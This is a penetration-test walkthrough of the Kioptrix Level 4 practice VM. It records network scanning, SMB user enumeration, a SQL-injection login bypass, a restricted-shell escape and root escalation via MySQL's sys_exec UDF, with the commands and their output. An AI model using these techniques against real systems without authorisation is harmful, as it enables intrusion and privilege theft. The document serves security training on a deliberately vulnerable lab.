

Penetration Testing Report for Kioptrix 4

Target: Kioptrix Level 4

IP Address: 192.168.163.137

Testing Engineer: Mahmoud Dwedar – Mohamed Abd Allah – Zeynep Ahmed – Fatma Samy – Ahmed Mostafa

1. Introduction

This penetration test was conducted on the Kioptrix Level 4 virtual machine, available on [VulnHub](#). The objective was to identify and exploit vulnerabilities in the machine to gain root access and demonstrate privilege escalation techniques.

2. Reconnaissance

2.1 Network Discovery

The first step was network discovery to identify the target machine's IP address within the local network so first we used the cmd **ifconfig** to identify our IP

```
(mahmoud@Kali)-[~]
$ ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    ether 02:42:0f:2b:f2:76 txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.163.128 netmask 255.255.255.0 broadcast 192.168.163.255
    inet6 fe80::20c:29ff:fe67:2742 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:67:27:42 txqueuelen 1000 (Ethernet)
    RX packets 5545 bytes 7073777 (6.7 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 2435 bytes 188678 (184.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

And to identify the target machine's IP address within the local network using `nmap -sn`:

```
(mahmoud@Kali) [~]
└─$ nmap -sn 192.168.163.128/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-17 17:16 EEST
Nmap scan report for 192.168.163.2
Host is up (0.0011s latency).
Nmap scan report for 192.168.163.128
Host is up (0.000074s latency).
Nmap scan report for 192.168.163.137
Host is up (0.0032s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 15.42 seconds
```

Result: The target IP was identified as `192.168.163.137`.

2.2 Port Scanning

To discover open ports and running services, a detailed port scan was performed using:

`nmap 192.168.163.137`

```
(mahmoud@Kali) [~]
└─$ nmap 192.168.163.137
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-17 17:18 EEST
Nmap scan report for 192.168.163.137
Host is up (0.00025s latency).
Not shown: 566 closed tcp ports (conn-refused), 430 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
```

Results:

- **Port 22:** SSH
- **Port 80:** HTTP Web Service
- **Ports 139 & 445:** SMB (Samba file sharing)

A more in-depth scan for service and OS detection was done using:

```
nmap -p 22,80,139,445 -A 192.168.163.137
```

```
$ nmap -p 22,80,139,445 -A 192.168.163.137
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-17 17:20 EEST
Nmap scan report for 192.168.163.137
Host is up (0.00035s latency).

PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
| ssh-hostkey:
|   1024 9b:ad:4f:f2:1e:c5:f2:39:14:b9:d3:a0:0b:e8:41:71 (DSA)
|_  2048 85:40:c6:d5:41:26:05:34:ad:f8:6e:f2:a7:6b:4f:0e (RSA)
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.0.28a (workgroup: WORKGROUP)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ clock-skew: mean: 5h00m05s, deviation: 2h49m43s, median: 3h00m04s
|_ smb2-time: Protocol negotiation failed (SMB2)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.28a)
|   Computer name: Kioptrix4
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: Kioptrix4.localdomain
|_  System time: 2024-10-17T13:21:05-04:00
|_ nbstat: NetBIOS name: KIOPTRIX4, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 39.55 seconds
```

3. Enumeration

3.1 Web Service Enumeration (Port 80)

A directory scan on the web service was conducted using **Gobuster**:

```
gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://192.168.163.137 -x php,txt,html -t 10
```

- **dir** : For directory searching
- **-w** : For wordlist path
- **-u** : For url
- **-x** : For extension
- **-t** : For thread count

```
(mahmoud@Kali)-[~]
$ gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://192.168.163.137 -x php,txt,html -t 10

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.163.137
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,txt,html
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/images (Status: 301) [Size: 358] [→ http://192.168.163.137/images/]
/index.php (Status: 200) [Size: 1255]
/index (Status: 200) [Size: 1255]
/.html (Status: 403) [Size: 327]
/member (Status: 302) [Size: 220] [→ index.php]
/member.php (Status: 302) [Size: 220] [→ index.php]
/logout (Status: 302) [Size: 0] [→ index.php]
/logout.php (Status: 302) [Size: 0] [→ index.php]
/john (Status: 301) [Size: 356] [→ http://192.168.163.137/john/]
/robert (Status: 301) [Size: 358] [→ http://192.168.163.137/robert/]
/.ntml (Status: 403) [Size: 327]
Progress: 426415 / 882244 (48.33%) [ERROR] Get "http://192.168.163.137/server-status": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 882240 / 882244 (100.00%)

Finished
```

Result:

- Discovered endpoints: /john and /robert, which likely correspond to usernames.

3.2 SMB Enumeration (Ports 139 & 445)

SMB enumeration was performed using the nmap NSE script to gather user information:

```
sudo nmap --script=smb-enum-users 192.168.163.137
```

```
(mahmoud@Kali)-[~]
$ sudo nmap --script=smb-enum-users 192.168.163.137
[sudo] password for mahmoud:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-17 17:38 EEST
Nmap scan report for 192.168.163.137
Host is up (0.00027s latency).
Not shown: 566 closed tcp ports (reset), 430 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 00:0C:29:60:2C:5C (VMware)

Host script results:
| smb-enum-users:
|   KIOPTRIX4\john (RID: 3002)
|     Full name:   ,,
|     Flags:      Normal user account
|   KIOPTRIX4\loneferret (RID: 3000)
|     Full name:   loneferret,,
|     Flags:      Normal user account
|   KIOPTRIX4\nobody (RID: 501)
|     Full name:   nobody
|     Flags:      Normal user account
|   KIOPTRIX4\robert (RID: 3004)
|     Full name:   ,,
|     Flags:      Normal user account
|   KIOPTRIX4\root (RID: 1000)
|     Full name:   root
|     Flags:      Normal user account
|_

Nmap done: 1 IP address (1 host up) scanned in 17.71 seconds
```


Result: Found users:

- john
- loneferret
- robert


4. Exploitation

4.1 Web Application Exploitation (SQL Injection)


Upon visiting the web service, a basic login page was found



By trying some login using admin & password as credential just to know the web page.




It migrated to checklogin.php page with error.



From previous enumeration we found some of the usernames , So we did a check SQL injection using known usernames and inject against the password field.

Using SQL injection, we bypassed the login authentication.

- **Username:** john
- **Password:** ' OR 1=1 --




This allowed access to the application, where we retrieved the SSH credentials for john.

5. Post-Exploitation

5.1 SSH Login

An SSH connection was attempted using the credentials retrieved from the web service:

Cmd: `sudo ssh john@192.168.163.137`



By using `ssh john@192.168.163.137 -oHostKeyAlgorithms=+ssh-dss`

```
(mahmoud@Kali)-[~]
$ ssh john@192.168.163.137 -oHostKeyAlgorithms=+ssh-dss
The authenticity of host '192.168.163.137 (192.168.163.137)' can't be established.
DSA key fingerprint is SHA256:l2Z9xv+mXqcandVHZntyNeV1loP8XoFca+R/2VbroAw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
```

Result: Successfully logged in as `john`. However, the shell was restricted (`rbash`), limiting the commands that could be run.

```
(mahmoud@Kali)-[~]
$ ssh john@192.168.163.137 -oHostKeyAlgorithms=+ssh-dss
The authenticity of host '192.168.163.137 (192.168.163.137)' can't be established.
DSA key fingerprint is SHA256:l2Z9xv+mXqcandVHZntyNeV1loP8XoFca+R/2VbroAw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.163.137' (DSA) to the list of known hosts.
john@192.168.163.137's password:
Welcome to LigGoat Security Systems - We are Watching
= Welcome LigGoat Employee =
LigGoat Shell is in place so you don't screw up
Type '?' or 'help' to get the list of allowed commands
john:~$
```

Using `?`

```
john:~$ ?
cd clear echo exit help ll lpath ls
john:~$
```

5.2 Restricted Shell Escape

We were able to escape the restricted shell using the following command, which spawned a bash shell:

`echo os.system("/bin/bash")`

```
john:~$ echo os.system("/bin/bash")
john@kioptrix4:~$ cd /
john@kioptrix4:/$
```

6. Privilege Escalation

6.1 Process Inspection

First we started with sudo uses.

```
john~$ echo os.system("/bin/bash")
john@Kioptrix4:~$ cd /
john@Kioptrix4:/$ sudo -l
[sudo] password for john:
Sorry, user john may not run sudo on Kioptrix4.
john@Kioptrix4:/$
```

The next step was to check processes running as root:

```
ps -U root -u root u
```

```
john@Kioptrix4:/$ ps -U root -u root u
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.3  2844  1696 ?        Ss   13:09   0:01 /sbin/init
root         2  0.0  0.0      0   0 ?        Ss   13:09   0:00 [kthreadd]
root         3  0.0  0.0      0   0 ?        Ss   13:09   0:00 [migration/0]
root         4  0.0  0.0      0   0 ?        Ss   13:09   0:00 [ksoftirqd/0]
root         5  0.0  0.0      0   0 ?        Ss   13:09   0:00 [watchdog/0]
root         6  0.0  0.0      0   0 ?        Ss   13:09   0:00 [events/0]
root         7  0.0  0.0      0   0 ?        Ss   13:09   0:00 [khelper]
root        41  0.0  0.0      0   0 ?        Ss   13:09   0:00 [kblockd/0]
root        44  0.0  0.0      0   0 ?        Ss   13:09   0:00 [kacpid]
root        45  0.0  0.0      0   0 ?        Ss   13:09   0:00 [kacpi_notify]
root       173  0.0  0.0      0   0 ?        Ss   13:09   0:00 [kseriod]
root       212  0.0  0.0      0   0 ?        Ss   13:09   0:00 [pdflush]
root       213  0.0  0.0      0   0 ?        Ss   13:09   0:00 [pdflush]
root       214  0.0  0.0      0   0 ?        Ss   13:09   0:00 [kswapd0]
root       256  0.0  0.0      0   0 ?        Ss   13:09   0:00 [aio/0]
root      1476  0.0  0.0      0   0 ?        Ss   13:09   0:00 [ata/0]
root      1479  0.0  0.0      0   0 ?        Ss   13:09   0:00 [ata_aux]
root      1488  0.0  0.0      0   0 ?        Ss   13:09   0:00 [scsi_eh_0]
root      1494  0.0  0.0      0   0 ?        Ss   13:09   0:00 [scsi_eh_1]
root      1507  0.0  0.0      0   0 ?        Ss   13:09   0:00 [ksuspend_usbd]
root      1510  0.0  0.0      0   0 ?        Ss   13:09   0:00 [khubd]
root      2369  0.0  0.0      0   0 ?        Ss   13:09   0:00 [scsi_eh_2]
root      2606  0.0  0.0      0   0 ?        Ss   13:10   0:00 [kjournald]
root      2776  0.0  0.1  2104   704 ?        Ss+  13:10   0:00 /sbin/udevd --daemon
root      3060  0.0  0.0      0   0 ?        Ss   13:10   0:00 [kgameportd]
root      3219  0.0  0.0      0   0 ?        Ss   13:10   0:00 [kpsmoused]
root      4513  0.0  0.0   1716   492 tty4      Ss+  13:10   0:00 /sbin/getty 38400 tty4
root      4515  0.0  0.0   1716   484 tty5      Ss+  13:10   0:00 /sbin/getty 38400 tty5
root      4521  0.0  0.0   1716   488 tty2      Ss+  13:10   0:00 /sbin/getty 38400 tty2
root      4525  0.0  0.0   1716   492 tty3      Ss+  13:10   0:00 /sbin/getty 38400 tty3
root      4529  0.0  0.0   1716   492 tty6      Ss+  13:10   0:00 /sbin/getty 38400 tty6
root      4581  0.0  0.1   1872   544 ?        Ss   13:10   0:00 /bin/dd bs 1 if /proc/kmsg of /var/run/klogd/kmsg
root      4602  0.0  0.1   5316   984 ?        Ss   13:10   0:00 /usr/sbin/sshd
root      4658  0.0  0.1   1772   524 ?        Ss   13:10   0:00 /bin/sh /usr/bin/mysqld_safe
root      4700  0.0  0.1 126088 16268 ?        Sl   13:10   0:00 /usr/sbin/mysqld --basedir=/usr --datadir=/var/lib/mysql --user=root --pid-file=/var/run/mysqld/mysqld.pid --skip-external-locking --port=3306
root      4702  0.0  0.1   1780   560 ?        Ss   13:10   0:00 logger -o daemon.err -t mysqld_safe -i -t mysqld
root      4775  0.0  0.2   6528  1328 ?        Ss   13:10   0:00 /usr/sbin/nmbd -D
root      4777  0.0  0.4  10108  2532 ?        Ss   13:10   0:00 /usr/sbin/smbd -D
root      4791  0.0  0.2   8084  1336 ?        Ss   13:10   0:00 /usr/sbin/winbindd
root      4793  0.0  0.2   8084  1160 ?        Ss   13:10   0:00 /usr/sbin/winbindd
root      4812  0.0  0.0   1984   424 ?        Ss   13:10   0:00 /usr/sbin/atd
root      4823  0.0  0.1   2104   884 ?        Ss   13:10   0:00 /usr/sbin/cron
root      4845  0.0  1.2  20464  6192 ?        Ss   13:10   0:00 /usr/sbin/apache2 -k start
root      4882  0.0  0.2   8092  1272 ?        Ss   13:10   0:00 /usr/sbin/winbindd
root      4883  0.0  0.1   8084   864 ?        Ss   13:10   0:00 /usr/sbin/winbindd
root      4884  0.0  0.2  10108  1032 ?        Ss   13:10   0:00 /usr/sbin/smbd -D
root      4904  0.0  0.0   1716   492 tty1      Ss+  13:10   0:00 /sbin/getty 38400 tty1
root      5005  0.0  0.7  11356  3712 ?        Ss   14:05   0:00 sshd: john [priv]
john@Kioptrix4:/$
```

Result: Identified that MySQL was running as a root process.

6.2 MySQL Exploitation

Upon checking the `/var/www/checklogin.php` file, we found the MySQL credentials:

- Username: root
- Password: (blank)


```
john@Kioptrix4:/$ cd /var/www/
john@Kioptrix4:/var/www$ cat checklogin.php
<?php
ob_start();
$host="localhost"; // Host name
$username="root"; // Mysql username
$password=""; // Mysql password
$db_name="members"; // Database name
$tbl_name="members"; // Table name

// Connect to server and select database.
mysql_connect("$host", "$username", "$password")or die("cannot connect");
mysql_select_db("$db_name")or die("cannot select DB");

// Define $myusername and $mypassword
$myusername=$_POST['myusername'];
$mypassword=$_POST['mypassword'];

// To protect MySQL injection (more detail about MySQL injection)
$myusername = stripslashes($myusername);
$mypassword = stripslashes($mypassword);
$myusername = mysql_real_escape_string($myusername);
$mypassword = mysql_real_escape_string($mypassword);

// $sql="SELECT * FROM $tbl_name WHERE username='$myusername' and password='$mypassword'";
$result=mysql_query("SELECT * FROM $tbl_name WHERE username='$myusername' and password='$mypassword'");
// $result=mysql_query($sql);

// Mysql_num_row is counting table row
$count=mysql_num_rows($result);
// If result matched $myusername and $mypassword, table row must be 1 row

if($count!=0){
// Register $myusername, $mypassword and redirect to file "login_success.php"
    session_register("myusername");
    session_register("mypassword");
    header("location:login_success.php?username=$myusername");
}
else {
echo "Wrong Username or Password";
print('<form method="link" action="index.php"><input type="submit" value="Try Again"></form>');
}

ob_end_flush();
?>
john@Kioptrix4:/var/www$
```

Username : john

Password :

Since MySQL was running as root, we exploited MySQL's **User Defined Functions (UDF)** for privilege escalation.

- Checked for the presence of the UDF file:

```
ls -la /usr/lib/lib_mysqludf_sys.so
```

```
john@Kioptrix4:/var/www$ cd /
john@Kioptrix4:/$ ls -la /usr/lib/lib_mysqludf_sys.so
-rw-rw-rw- 1 root root 12896 2012-02-04 10:08 /usr/lib/lib_mysqludf_sys.so
john@Kioptrix4:/$
```

- **Result:** The UDF file was present and available for exploitation.

6.3 Gaining Root Access

Using MySQL, we escalated privileges by modifying the `john` user to gain root shell access.

```
mysql -h localhost -u root -p show databases;
```

```
john@Kioptrix4:/$ mysql -h localhost -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 18
Server version: 5.0.51a-3ubuntu5.4 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| members |
| mysql |
+-----+
3 rows in set (0.00 sec)
```

Modifying the user `john` as admin user group:

```
select sys_exec('usermod -a -G admin john');
```

```
mysql> select sys_exec('usermod -a -G admin john');
+-----+
| sys_exec('usermod -a -G admin john') |
+-----+
| NULL |
+-----+
1 row in set (0.04 sec)

mysql> █
```

By checking it worked!!

```
mysql> exit
Bye
john@Kioptrix4:/$ sudo su
[sudo] password for john:
root@Kioptrix4:/# whoami
root
root@Kioptrix4:/# id
uid=0(root) gid=0(root) groups=0(root)
root@Kioptrix4:/# █
```

7. Key Learnings

1. **SQL Injection:** Always test for SQL injection in login forms and single-field inputs.
 2. **MySQL Privilege Escalation:** MySQL services running as root are often a vector for privilege escalation, especially using UDFs.
 3. **Usernames via Directory Enumeration:** Web directory endpoints can sometimes reveal valid usernames, as was the case with `/john` and `/robert` on this machine.
-

8. Conclusion

This penetration test on Kioptrix Level 4 involved exploiting multiple vulnerabilities, including web-based SQL injection and SMB user enumeration, leading to the eventual compromise of the machine. We successfully escalated privileges from a restricted shell to root by leveraging a MySQL service running as root and exploiting the UDF functionality.

